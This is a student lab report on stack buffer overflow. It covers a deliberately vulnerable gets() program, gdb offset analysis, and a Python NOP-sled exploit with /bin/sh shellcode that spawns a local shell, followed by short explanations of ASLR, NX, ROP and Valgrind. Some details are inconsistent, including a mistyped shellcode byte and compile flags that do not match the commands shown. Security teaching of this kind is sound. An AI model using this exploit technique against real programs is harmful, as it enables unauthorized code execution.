

# Lab 5: Buffer overflow

Team members:

- Hayder Sarhan (h.sarhan@innopolis.university)
- Mohamad Nour Shahin (mo.shahin@innopolis.university)
- Mohamad Anas Al Atasi (m.alatasi@innopolis.university)

## Task 1

Find any application that is vulnerable to buffer overflow and describe why you think it is vulnerable.

We went for a simple code that stores an input in the buffer:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    char buffer[64];

    gets(buffer);
}
```

## Task 2

Verify the buffer overflow vulnerability.

We can verify the vulnerability by simply testing the limit of the buffer (overflow it):

```

anas@anas-Legion:~/Innopolis/FIS/Lab5$ gcc -m32 -g -mpreferred-stack-boundary=2 -fno-stack-protector -z execstack app.c -o app
app.c: In function 'main':
app.c:9:5: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
   9 |     gets(buffer);
     |     ^~~~~
     |     fgets
/usr/bin/ld: /tmp/ccjQPiyA.o: in function 'main':
/home/anas/Innopolis/FIS/Lab5/app.c:9: warning: the 'gets' function is dangerous and should not be used.
anas@anas-Legion:~/Innopolis/FIS/Lab5$ ./app
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault (core dumped)

```

We notice that we got a `Segmentation fault`. While a `Segmentation fault` is a strong indicator of a buffer overflow, it's better to take a closer look at the memory to make sure that it's a buffer overflow.

```

anas@anas-Legion:~/Innopolis/FIS/Lab5$ gdb -q
(gdb) file app
Reading symbols from app...
(gdb) run
Starting program: /home/anas/Innopolis/FIS/Lab5/app
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
0x61616161 in ?? ()
(gdb) info registers
eax             0x0                0
ecx             0xf7f989c0         -134641216
edx             0x1                1
ebx             0x61616161         1633771873
esp             0xffffcd90         0xffffcd90
ebp             0x61616161         0x61616161
esi             0xfffffce4         -12732
edi             0xf7ffcb80         -134231168
eip             0x61616161         0x61616161
eflags          0x10286             [ PF SF IF RF ]
cs              0x23             35
ss              0x2b             43
ds              0x2b             43
es              0x2b             43
fs              0x0              0
gs              0x63             99
(gdb)

```

As we can see, some of the registers got overwritten by `0x61616161` = `aaaa` in hex

**note:** We use the flags `-fno-pie` and `-no-pie` so we can set breaking points at specific address later in gdb [\[source\]](#).

## Task 3

Explore further and gain shell access via the vulnerability.

For example, inject shellcode into the stack and modify the return address to point to your shellcode or NOP sled.


Ensure to show screenshot of all steps taken to identify key injection points and the result of the exploitation.

- Debugging the code:

First we need to get the address of the `EBP` and calculate the buffer size:

1. We start by running the file in `gdb` to debug the code.
2. In `gdb`, we set a break point at `main` then we run the code.
3. Now we get the address of the `EBP` (we need this address for the exploit later)
4. We get the address of the buffer.
5. To get the size of the buffer we calculate the distance between the the `EBP` address and the buffer address, we got 68.

**(we need to add 4 to get the offset of the return address, which will be 72)**



```
anas@anas-Legion:~/Innopolis/FIS/Lab5$ gdb -q
(gdb) file app
Reading symbols from app...
(gdb) break main
Breakpoint 1 at 0x11ae: file app.c, line 9.
(gdb) run
Starting program: /home/anas/Innopolis/FIS/Lab5/app
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main () at app.c:9
9      gets(buffer);
(gdb) p/x $ebp
$1 = 0xffffcd88
(gdb) p/x &buffer
$2 = 0xffffcd44
(gdb) p/d 0xffffcd88-0xffffcd44
$3 = 68
(gdb)
```

- Writing the script:

```
import sys

# Declare the shellcode and initialize it.
shellcode = b""
shellcode += b"\x31\xc0\x50\x68\x2f\x2f\x73"
shellcode += b"\x68\x68\x2f\x62\x69\x6e\x89"
shellcode += b"\xe3\x89\xc1\x89\xc2\xb0\x0b"
shellcode += b"\xcd\x80\x31\xc0\x40xcd\x80"
```

```
# Fill the content with NOPs
content = bytearray(0x90 for i in range (300))

# Insert shellcode at the end.
start = 300 - len(shellcode)
content[start:] = shellcode

# Define new return address to be 100 bytes from EBP
# This will land on one of the NOPs
# And insert the new return address at offset 72
ret = 0xfffff8e8 + 100
content[72:76] = (ret).to_bytes(4,byteorder="little")

# print content to stdout
sys.stdout.buffer.write(content)
```

The provided code is an example of a buffer overflow exploit, written in Python. It constructs a malicious payload by filling a buffer with NOP (No Operation) instructions, inserting shellcode at the end, and overriding the return address to point to the NOP-filled area. This technique ensures the shellcode is executed when the program flow is hijacked. The shellcode used here executes a simple Unix command ( `/bin/sh` ). This exploit manipulates memory and aims to control the program's execution flow by carefully crafting a malicious input.

We run the script and save the output in a file:

[illegible]

- Accessing the shell:

```

anas@anas-Legion:~/Innopolis/FIS/Lab5$ (cat shellcode.txt; cat) | ./app
ls
ls
app app.c exploit.py shellcode.txt test
whoami
anas
id
uid=1000(anas) gid=1000(anas) groups=1000(anas),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),136(sambashare),141(libvirt),1001(outlinevpn)
ifconfig

```

## Task 4

What makes C more vulnerable to buffer overflow attacks.

C is vulnerable to buffer overflow in some part because it allows direct access to the memory and is not strongly typed. C provides no built-in protection against accessing or overwriting data in any part of memory. More specifically, it does not check that data written to a buffer is within the boundaries of that buffer.

It provides low-level control over memory management, which can be both a strength and a weakness — it eliminates the performance overhead of garbage collection, but at the same time requires programmers to carefully manage memory allocations and deallocations, which can be difficult to do correctly and securely.

C/C++ lack built-in safeguards against common memory-related bugs like buffer overflows and use-after-free errors. While modern compilers can help detect some of these bugs, they are not foolproof and may miss some vulnerabilities.

## Task 5

Explain the role of the following:

- Address Space Layout Randomisation (ASLR)
  - A technique that is used to increase the difficulty of performing a buffer overflow attack that requires the attacker to know the location of an executable in memory
- Data Execution Prevention (DEP) / Non-eXecutable (NX)
  - Marks the memory pages as executable and non-executable. Further, it detects the presence of executable data in non-executable memory page and terminates the execution of malicious code placed by an attacker.
- Segmentation fault

- A fault, or failure condition, raised by hardware with memory protection, notifying an operating system (OS) the software has attempted to access a restricted area of memory (a memory access violation).
- Return Oriented Programming
  - A computer security exploit technique that allows an attacker to execute code in the presence of security defenses such as executable space protection and code signing.
- Valgrind
  - An instrumentation framework for building dynamic analysis tools. There are Valgrind tools that can automatically detect many memory management and threading bugs, and profile your programs in detail. You can also use Valgrind to build new tools.

The Valgrind distribution currently includes seven production-quality tools: a memory error detector, two thread error detectors, a cache and branch-prediction profiler, a call-graph generating cache and branch-prediction profiler, and two different heap profilers. It also includes an experimental SimPoint basic block vector generator.